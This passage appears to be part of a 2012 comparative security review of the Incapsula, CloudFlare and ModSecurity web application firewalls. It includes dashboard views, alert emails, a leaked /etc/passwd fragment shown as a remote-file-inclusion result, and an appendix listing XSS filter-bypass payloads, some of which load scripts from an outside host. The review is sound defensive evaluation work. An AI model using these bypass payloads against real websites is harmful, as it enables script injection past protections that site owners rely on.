RFI results-root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/

```
/s  
/s  
/s  
/s  
/s  
m  
S  
u  
/s
```

Incapsula and ModSecurity teams are also constantly working on updating their patterns. In case of Incapsula, these new security rules are aggregated via Cloud to all users. Similar to this, ModSecurity can also be set to auto-update configuration. Just before we started the test, a major WordPress plugin exploit code has been released, exploiting vulnerability in W3 Total Cache Plugin.

Both Incapsula and ModSecurity responded fast by providing a pattern match rule that protected your website against this particular attack.



ModSecurity @ModSecurity Following

ModSecurity rule for #WordPress W3 Total Cache vulnerability - SecRule
REQUEST_URI "@contains wp-content/w3tc" "id:1,phase:1,t:none,block"

← Reply ↻ Retweet ★ Favorite

4 RETWEETS 4 FAVORITES

4:35 AM - 26 Dec 12 · Embed this Tweet

You can see the whole list of blocked and bypassed attack strings by ModSecurity in the **Appendix**.

Control Panel

Modsecurity doesn't offer any user-friendly control interface like Incapsula and CloudFlare have. Both CloudFlare and Incapsula have a control panel that any sysadmin would easily adapt to.

CloudFlare has a simple interface that any user profile could use, but it is this simplicity that makes it poor in advanced configuration options. You can change the general security settings with options like High, Medium or Low, Enable/Disable, etc. but there is no real control for editing the threat behavior and viewing more details about the security notifications for your website, besides the Block and Trust by IP, IP range and country options.

From the configuration level, we saw that CloudFlare gives you the ability to create custom error pages, and customize the CAPTCHA challenge page. It also gives you the power to create Page Rules using pattern matching and actions to forward to another resource once the match is found, Custom caching, etc. You can insert a maximum of 50 page rules.

Page Rules for usbvault.com

From this editor you may set rules that apply to sub sections of your website. You can forward, set a custom cache level and even exclude certain CloudFlare settings and apps.

You don't have any page rules for usbvault.com

Add new rule
Enter the pattern you want to match and choose the rules you want to apply.

/etc/passwd

Forwarding ON

Forwarding type ? ▼

You cannot set other rules while forwarding is turned on.

[Reset](#)

usbvault.com ▼

50 Page Rules available
For more rules, [contact us](#).

Pattern Matching
By using the asterisk (*) character, you can create powerful dynamic patterns that can match a series of URLs, rather than just one.

example.com/* matches:

- example.com/blog
- example.com/directory

But does not match:

- example.com
- blog.example.com

***.example.com matches:**

- blog.example.com
- www.example.com

But does not match:

- example.com

Page Rules for usbvault.com

From this editor you may set rules that apply to sub sections of your website. You can forward, set a custom cache level and even exclude certain CloudFlare settings and apps.

usbvault.com

49 Page Rules available

For more rules, [contact us](#).

*usbvault.com/etc/passwd
Forwarding to http://zeroscience.mk

Add new rule

Enter the pattern you want to match and choose the rules you want to apply.

Forwarding OFF

Always use https OFF

Custom caching

Cache expire TTL

Always Online

Apps All CloudFlare apps

Performance Auto Minify, Rocket Loader and Pre-loader

Rocket Loader

Security Email Obfuscation, Server Side Excludes and Web Application Firewall

[Reset](#)

Pattern Matching

By using the asterisk (*) character, you can create powerful dynamic patterns that can match a series of URLs, rather than just one.

example.com/* matches:

- example.com/blog
- example.com/directory

But does not match:

- example.com
- blog.example.com


*.example.com matches:

- blog.example.com
- www.example.com

But does not match:

- example.com

The CloudFlare dashboard gives you statistics about visitors information, search engines crawlers and threat information. The threat control panel has very little information where the DETAILS tab doesn't work that well, WHOIS - we already know what that does and that's it. No visitor details from our attacks traffic, no e-mail notifications.



Threat control

Alerts Show all With any status Visiting any zone

Alert Type	Date	IP	Status	Actions
UNIDENTIFIED THREAT	Thu Dec 27 2012	IP: 173.199.114.163	CHALLENGED	+ BLOCK + TRUST
UNIDENTIFIED THREAT	Wed Dec 26 2012	IP: 38.99.82.191	CHALLENGED	+ BLOCK + TRUST
WEB SPAMMER	Tue Dec 25 2012	IP: 180.76.6.20	CHALLENGED	+ BLOCK + TRUST
UNIDENTIFIED THREAT	Tue Dec 25 2012	IP: 173.199.120.51	CHALLENGED	+ BLOCK + TRUST
UNIDENTIFIED THREAT	Tue Dec 25 2012	IP: 157.55.35.80	CHALLENGED	+ BLOCK + TRUST
UNIDENTIFIED THREAT	Tue Dec 25 2012	IP: 124.115.6.13	CHALLENGED	+ BLOCK + TRUST
UNIDENTIFIED THREAT	Tue Dec 25 2012	IP: 123.151.148.172	CHALLENGED	+ BLOCK + TRUST
UNIDENTIFIED THREAT	Mon Dec 24 2012	IP: 5.9.107.48	CHALLENGED	+ BLOCK + TRUST

Add custom rule Block + Trust +

Trust list

Rule	Date	Country	Status	Actions
CUSTOM RULE	2012-12-23	COUNTRY: [Flag]	TRUSTED	+ BLOCK - TRUST
CUSTOM RULE	2012-12-23	COUNTRY: [Flag]	TRUSTED	+ BLOCK - TRUST
CUSTOM RULE	2012-12-23	IP: 62. [Flag] 26	TRUSTED	+ BLOCK - TRUST

No more entries available

Block list

No more entries available

Threat control

Alerts

X WEB SPAMMER 26 Tue Dec 25 2012 IP: 180.76.6.20 CHALLENGED + BLOCK + TRUST


OVERVIEW DETAILS WHOIS

Visitor did not leave any messages!

WARNING: Visitor has not run an antivirus scan!

More info on 180.76.6.20: [Google](#) [Project Honey Pot](#)

IP neighborhood threat heatmap:



This heatmap shows you other threats detected in the neighborhood of this IP

IP visibility & behavior:

- Seen 1 times on your domain(s)
- Seen 46 times on the CloudFlare network

Customize challenge and error pages

Customization of challenge and error pages is available with CloudFlare Pro, Business and Enterprise service for the domain, using the fields below.

Instructions:

1. Build your custom page, and put it online. Use required token as indicated.
2. Input URL of your custom page, which may be may be hosted anywhere.
3. Preview to review your page as it will appear to your visitors, or Publish to upload to CloudFlare's network.

Tokens

Tokens are simple text in your HTML (`::CAPTCHA_BOX::`) that are replaced by predefined modules on your published page. Some tokens are required; these are listed below the corresponding field below.

Token list

<code>::CAPTCHA_BOX::</code>	Displays a styleable CAPTCHA on pages questioning the human-ness of a visitor.
<code>::ALWAYS_ONLINE_NO_COPY_BOX::</code>	Message explaining that Always Online has no cached copy of the requested page.
<code>::IM_UNDER_ATTACK_BOX::</code>	Message explaining that the site is under attack.
<code>::CLOUDFLARE_ERROR_1000S_BOX::</code>	Message explaining that a CloudFlare 10XX error has occurred.
<code>::CLOUDFLARE_ERROR_500S_BOX::</code>	Message explaining that a 5XX error was received from the origin.

Challenges

Basic security	<input type="text" value="URL"/>	Preview Publish 
	<small>Requires <code>::CAPTCHA_BOX::</code></small>	
Advanced security (WAF)	<input type="text" value="URL"/>	Preview Publish 
	<small>Requires <code>::CAPTCHA_BOX::</code></small>	

Incapsula provides way more information and attack analytics for your website. The dashboard design is great for navigation and to adapt quickly, and it gives us four categories: Traffic, Security, Performance and Activity Log which include detailed information about your visitors, performance logs and security event logs.

In the configuration level we saw that Incapsula gives us more control for setting notification alerts, threat behavior rules and detailed log for requested pages, either malicious or normal. You can review the Events panel that offers detailed information about a detected threat, like the requested URL, User-Agent details, OS, Response Code, Query String, Attack Type (if any), Pattern executed, and the parameter used.



Traffic

18 Daily visits (70% humans)
530 Daily hits (57% humans)

Security

107 Events

Performance


7.4KB Daily cached (0.9%)
36 Daily cached hits (16%)

Activity Log

31 Configuration
7 Security


Threats

Threat Type	Incidents	Current Setting	
Visitors from blacklisted IPs	N/A	✔ No IPs in blacklist	Add IPs
Visitors from blacklisted Countries	N/A	✔ No Countries in blacklist	Add Countries
Visitors to blacklisted URLs	N/A	✔ No URLs in blacklist	Add URLs
Bad Bots	10	✔ Block	View Events
Suspected Bots	1 / 1 ⓘ	✔ CAPTCHA Challenge	View Events
SQL Injection	15	✔ Block	View Events
Cross Site Scripting	19	✔ Block	View Events
Illegal Resource Access	11	✔ Block	View Events
DDoS	N/A	✘ Not Supported	Upgrade
Backdoor Protect	51	✔ Protected	View Events




Traffic	Security	Performance	Activity Log
24 Daily visits (51% humans) 2.1K Daily hits (19% humans)	181 Events	150KB Daily cached (5.4%) 43 Daily cached hits (9.8%)	12 Security 7 Configuration


Showing 1 to 10 of 23 entries [Previous](#) [Next](#)




Threat Alert
Blocked 11 Cross Site Scripting attempts from Macedonia (██████████1) by Human using Opera - [View Events](#)
31 minutes ago




Threat Alert
RuleActionType.RULE_ACTION_CAPTCHA bad bots (Firefox (1), Bot (13), Chrome (2) and Internet Explorer (1)) coming from Macedonia (3██████████) - [View Events](#)
26 Dec 2012




Threat Alert
RuleActionType.RULE_ACTION_INTRUSIVE_HTML bad bots (Firefox (2) and Bot (3)) coming from Macedonia (██████████1) - [View Events](#)
26 Dec 2012




Threat Alert
Blocked bad bots (Firefox (4), Chrome (3) and Bot (3)) coming from Macedonia (██████████1) - [View Events](#)
26 Dec 2012




Threat Alert
Blocked bad bots (Opera (1), Chrome (2), Bot (15), Firefox (1) and cURL (1)) coming from Macedonia (31.██████████) - [View Events](#)
26 Dec 2012




Visitor Alert
You've been visited by Googlebot (a single request) from United States (6██████████4)
25 Dec 2012




Threat Alert
Blocked 20 attempts (by Human using Firefox) from Macedonia (██████████1), attempting Cross Site Scripting (19) and Illegal Resource Access (1) - [View Events](#)
25 Dec 2012



Threat Alert
Blocked 13 attempts (by Human using Opera) from Macedonia (3██████████53), attempting SQL Injection (1) and Cross Site Scripting (12) - [View Events](#)
25 Dec 2012





Visitor Alert
You've been visited by Googlebot (a single request) and Acunetix Web Vulnerability Scanner (a single request) from United States (1) and Macedonia (1) (6██████████4 and 3██████████))
25 Dec 2012



Threat Alert
Blocked bad bots (Bot (9), Acunetix Web Vulnerability Scanner (1), Firefox (3) and Chrome (3)) coming from Macedonia (3██████████) - [View Events](#)
25 Dec 2012

In the Events panel, you can filter results by several categories: Visitor Type, WAF, Security, Country, Client App and Incident ID.



Incapsula has also a great report notification alert system and it comes in four types: Threat Alert, Visitor Alert, Weekly Report and PCI Report. Depending on your settings, on every attack attempt we received an e-mail containing threat details, like source IP, threat type, pattern, etc.

≈ 2012/12/25 12:38:43 +0000

Threat Alert: [incapsula.zeroscience.mk](#)
incapsula.zeroscience.mk

Summary:
Blocked 1 Cross Site Scripting attempt from Macedonia (77.28.23.25) by Human using Firefox.
[Click here to investigate](#)

Visit details:
Browser: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:17.0) Gecko/20101011 Firefo...
Hits: 1
Entry page: /index.php?<script>alert(1);</script>
User agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:17.0) Gecko/20101011 Firefo...

Threat details:
Cross Site Scripting Request blocked
URL: /index.php?<script>alert(1);</script> (GET)
Attempted on: URL
Threat pattern: incapsula.zeroscience.mk/index.php?<script>alert(1);</script>

[Change notification settings](#) [Change threat settings](#)

≈ 2012/12/28 02:07:49 +0000

Visitor Alert: [incapsula.zeroscience.mk](#)
incapsula.zeroscience.mk

You've been visited by Googlebot (a single request) and Havij SQL Injection Tool (a single request) from United States (1) and Macedonia (1) (66. [redacted] and 31. [redacted])

[Change notification settings](#)

Incapsula

Weekly Report for incapsula.zeroscience.mk

Dec. 24 ,2012 - Dec. 31 ,2012

If you don't see this mail properly [click here](#)

Traffic

Hits	12,016	↑ 1718%
Visits	260	↑ 1757%

Threats

Detected	None	Bad Visits:
Blocked	None	SQL Injection 49
		Illegal Resource Access 66 ↑ 6500%
		Cross Site Scripting 63 ↑ 1180%
		Bad bots:
		Acunetix Web 1
		Vulnerability Scanner
		Havij SQL Injection 1
		Tool

Acceleration

Bandwidth

Bandwidth reduced by 5%

Search Engine Visits

Engine	Last Visit	Other Visits This Week:
Google	Dec. 31 ,2012	No visits were detected

Follow Us

[Contact Us](#)

[Support](#)

www.incapsula.com

References

1. Methods to Bypass a Web Application Firewall

- <http://www.slideshare.net/devteev/methods-to-bypass-a-web-application-firewall-eng>

2. Basic to Advanced WAF Bypassing Methods

- <http://gnahackteam.wordpress.com/2012/07/06/basic-to-advanced-waf-bypassing-methods>

3. OWASP XSS Filter Evasion Cheat Sheet

- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

4. Web Application Firewall Evaluation Criteria

- <https://files.pbworks.com/download/Pp1PbtgRVo/webappsec/13247061/wasc-wafec-v1.0.pdf>

5. SQLi filter evasion cheat sheet (MySQL)

- <http://websec.wordpress.com/2010/12/04/sqli-filter-evasion-cheat-sheet-mysql>

6. SQL Injection Cheat Sheet

- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku>

7. Bypassing Web Application Firewalls with SQLMap Tamper Scripts

- http://www.websec.ca/blog/view/Bypassing_WAFs_with_SQLMap

8. ModSecurity OWASP Base Rules

- https://github.com/SpiderLabs/owasp-modsecurity-crs/tree/master/base_rules

9. URL Embedded Attacks

- <http://www.technicalinfo.net/papers/URLEmbeddedAttacks.html>

10. List of HTTP header fields

- http://en.wikipedia.org/wiki/List_of_HTTP_header_fields

11. Incapsula vs. CloudFlare - Security Review & Comparison

- <http://www.tourney.se/downloads/Full-Review.pdf>

12. Incapsula - Essential Cloud based Security Solution for your Website

- http://thehackernews.com/2012/10/incapsula-essential-cloud-based_15.html

13. OWASP Top Ten Project

- https://www.owasp.org/index.php/Top_10

14. HTTP Parameter Pollution


- https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf

Thanks to:

Daniel Djurevski (<http://www.usbvault.com>)

Aljaz Ceru - InSec (<http://www.insec.si>)

Samii Pelon - "Cute Monsters"



Appendix

CloudFlare XSS bypass list:

```
- /poc.php?x=%22%3E%3Cscript%3Ealert%281%29;%3C/script%3E
- /poc.php?x=%3Ca%20href=%22http://google.com%22%3Etest%3C/a%3E
- /poc.php?x=%3Ca%20HREF=%22http://www.google.com%22%3EXSS%3C/A%3E
- /poc.php?x=%3Ca%20HREF=%22http://1113982867/%22%3EXSS%3C/A%3E (dword)
- /poc.php?x=%3Ca%20HREF=%22http://0102.0146.0007.00000223/%22%3EXSS%3C/A%3E (octal)
- /poc.php?x=%3Ca%20HREF=%22http://0x42.0x0000066.0x7.0x93/%22%3EXSS%3C/A%3E
- /poc.php?x=%3CMETA%20HTTP-
EQUIV=%22refresh%22%20CONTENT=%220;url=javascript:alert%28%27ZSL%27%29;%22%3E
- /poc.php?x=%3CMETA%20HTTP-
EQUIV=%22refresh%22%20CONTENT=%220;url=data:text/html%20base64,PHNjcmlwdD5hbGVydC9nWFNTJyk8L3Njcmlw
dD4K%22%3E
- /poc.php?x=%3CMETA%20HTTP-EQUIV=%22refresh%22%20CONTENT=%220;%20URL=http://google.com%22%3E
- /poc.php?x=%3CIMG%20SRC=%60javascript:alert%28%22RSnake%20says,%20%27XSS%27%22%29%60%3E
- /poc.php?x=%3CBODY%20BACKGROUND=%22javascript:alert%28%27XSS%27%29%22%3E
- /poc.php?x=1%3Cdiv%20style%3dwidth%3aexpression%28prompt%281337%29%29%3E
-
/poc.php?x=%3E%3C/SCRIPT%3E%22%3E%27%3E%3CSCRIPT%3Ealert%28String.fromCharCode%2888,83,83%29%29%3C/
SCRIPT%3E
- /poc.php?x=%3CBG SOUND%20SRC=%22javascript:alert%28%27XSS%27%29;%22%3E
- /poc.php?x=%3CLINK%20REL=%22stylesheet%22%20HREF=%22javascript:alert%28%27XSS%27%29;%22%3E
- /poc.php?x=%3C/TITLE%3E%3CSCRIPT%3Ealert%28%22XSS%22%29;%3C/SCRIPT%3E
-
/poc.php?x=window[%27\u0065\u0076\u0061\u006C%27]%28%27\u0061\u006C\u0065\u0072\u0074\u0028\u0027\u
0078\u0073\u0073\u0027\u0029%20%28javascript%20escape%29
-
/poc.php?x=%3CSCRIPT%3Edocument.write%28%22%3CSCRI%22%29;%3C/SCRIPT%3EPT%20SRC=%22http://ha.ckers.o
rg/xss.js%22%3E%3C/SCRIPT%3E
- /poc.php?x=%3E%3Cp%3E%3Ca%20href=%t%3Eonload!#$%&%28%29*~+-. _.,:;?@[|\\]^%60=waddupa%28%29;%22%3E
- /poc.php?x=%3Ciframe%20src=http://ha.ckers.org/scriptlet.html%20%3C
- /poc.php?x=%27%27;!--%22%3CXSS%3E=&{%28%29}
- /poc.php?x=%3CIMG%20SRC=%22jav&#x09;ascript:alert%28%27XSS%27%29;%22%3E
- /poc.php?x=%3CBR%20SIZE=%22&{alert%28%27XSS%27%29}%22%3E
- /poc.php?x=%x61%x6c%x65%x72%x74%x28%x27%x58%x53%x53%x27%29
- /test.php?secret_file=%0D%0A%00
- /poc.php?x=<a href="http://google.com">test</a>
- /poc.php?x=<A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D">XSS</A>
- /poc.php?x=%3Ca%20HREF=%22http://1113982867/%22%3EXSS%3C/A%3E (Dword encoding)
- /poc.php?x=%3Ca%20HREF=%22http://0102.0146.0007.00000223/%22%3EXSS%3C/A%3E (Octal)
- /poc.php?x=<A HREF="http://0x42.0x0000066.0x7.0x93/">XSS</A> (hex)
- /poc.php?x=%3CMETA%20HTTP-
EQUIV=%22refresh%22%20CONTENT=%220;url=javascript:alert%28%27ZSL%27%29;%22%3E
- /poc.php?x=%3CMETA%20HTTP-
EQUIV=%22refresh%22%20CONTENT=%220;url=data:text/html%20base64,PHNjcmlwdD5hbGVydC9nWFNTJyk8L3Njcmlw
dD4K%22%3E
- /poc.php?x=';!--%22%3CXSS%3E=&{ () }
- /poc.php?x=<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://google.com"> (open redirect)
- /poc.php?x=%3C/h2%3E%3CIMG%20SRC=http://www.zeroscience.mk/images/labzs.jpg%3E
- /poc.php?x=%141%154%145%162%164%50%47%170%163%163%47%51 (octal)
- /poc.php?x=%x61%x6c%x65%x72%x74%x28%x27%x58%x53%x53%x27%29 (hex)
- /poc.php?x=<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
- /poc.php?x=%3Ca%20href=%22http://zeroscience.mk%22%3E%3Ci%3E%3Cu%3ELiquidWorm%3C/a%3E
- /poc.php?x=<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`> (Grave accent obfuscation)
- /poc.php?x=<IMG
SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40
;&#39;&#88;&#83;&#83;&#39;&#41;> (UTF-8 Unicode encoding)
- /poc.php?x=<IMG
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58
&#x53&#x53&#x27&#x29> (Hex encoding without semicolons)
- /poc.php?x=%3CIMG%20SRC=%22jav&#x09;ascript:alert('XSS');"> (Embedded Encoded tab)
- /poc.php?x=<IMG SRC='vbscript:msgbox("XSS")'> (VBScript in an image)
- /poc.php?x=<BR SIZE="&{alert('XSS')}"> (& JavaScript includes)
- /poc.php?x=%3E%3Cp%3E%3Ca%20href=%t%3Eonload!#$%&() *~+-. _.,:;?@[|\\]^`=waddupa();">
```


Incapsula XSS bypass list:

```
- /poc.php?x=%3C/h2%3E%3Cinput%20onfocus=prompt%28%27ZSL%27%29;%20autofocus%3E
- /poc.php?x=%3C/h2%3E%3Cbody%20oninput=alert%281%29%3E%3Cinput%20autofocus%3E
-
/poc.php?x=%3C/h2%3E%3Cobject%20data=%22data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTWvc2NyaXB0Pg==%
22%3E%3C/object%3E
```

Incapsula XSS block list:

```
- /poc.php?x=';alert(String.fromCharCode(88,83,83))//
- /poc.php?x=";alert(String.fromCharCode(88,83,83))//
- /poc.php?x=";alert(String.fromCharCode(88,83,83))//--
- /poc.php?x=></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
- /poc.php?x=<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
- /poc.php?x=<IMG SRC=javascript:alert("XSS")>
- /poc.php?x=<IMG SRC=JaVaScRiPt:alert('XSS')>
- /poc.php?x=<IMG SRC="javascript:alert('XSS');">
- /poc.php?x=<IMG SRC=javascript:alert('XSS')>
- /poc.php?x=<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
- /poc.php?x=<IMG ""><SCRIPT>alert("XSS")</SCRIPT>">
- /poc.php?x=<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
- /poc.php?x=<IMG SRC="jav ascript:alert('XSS');">
- /poc.php?x=<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
- /poc.php?x=<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
- /poc.php?x=<<SCRIPT>alert("XSS");//<</SCRIPT>
- /poc.php?x=<SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
- /poc.php?x=<SCRIPT SRC="//ha.ckers.org/.j>
- /poc.php?x=<IMG SRC="javascript:alert('XSS')">
- /poc.php?x=<iframe src=http://ha.ckers.org/scriptlet.html <
- /poc.php?x="";alert('XSS');//
- /poc.php?x=</TITLE><SCRIPT>alert("XSS");</SCRIPT>
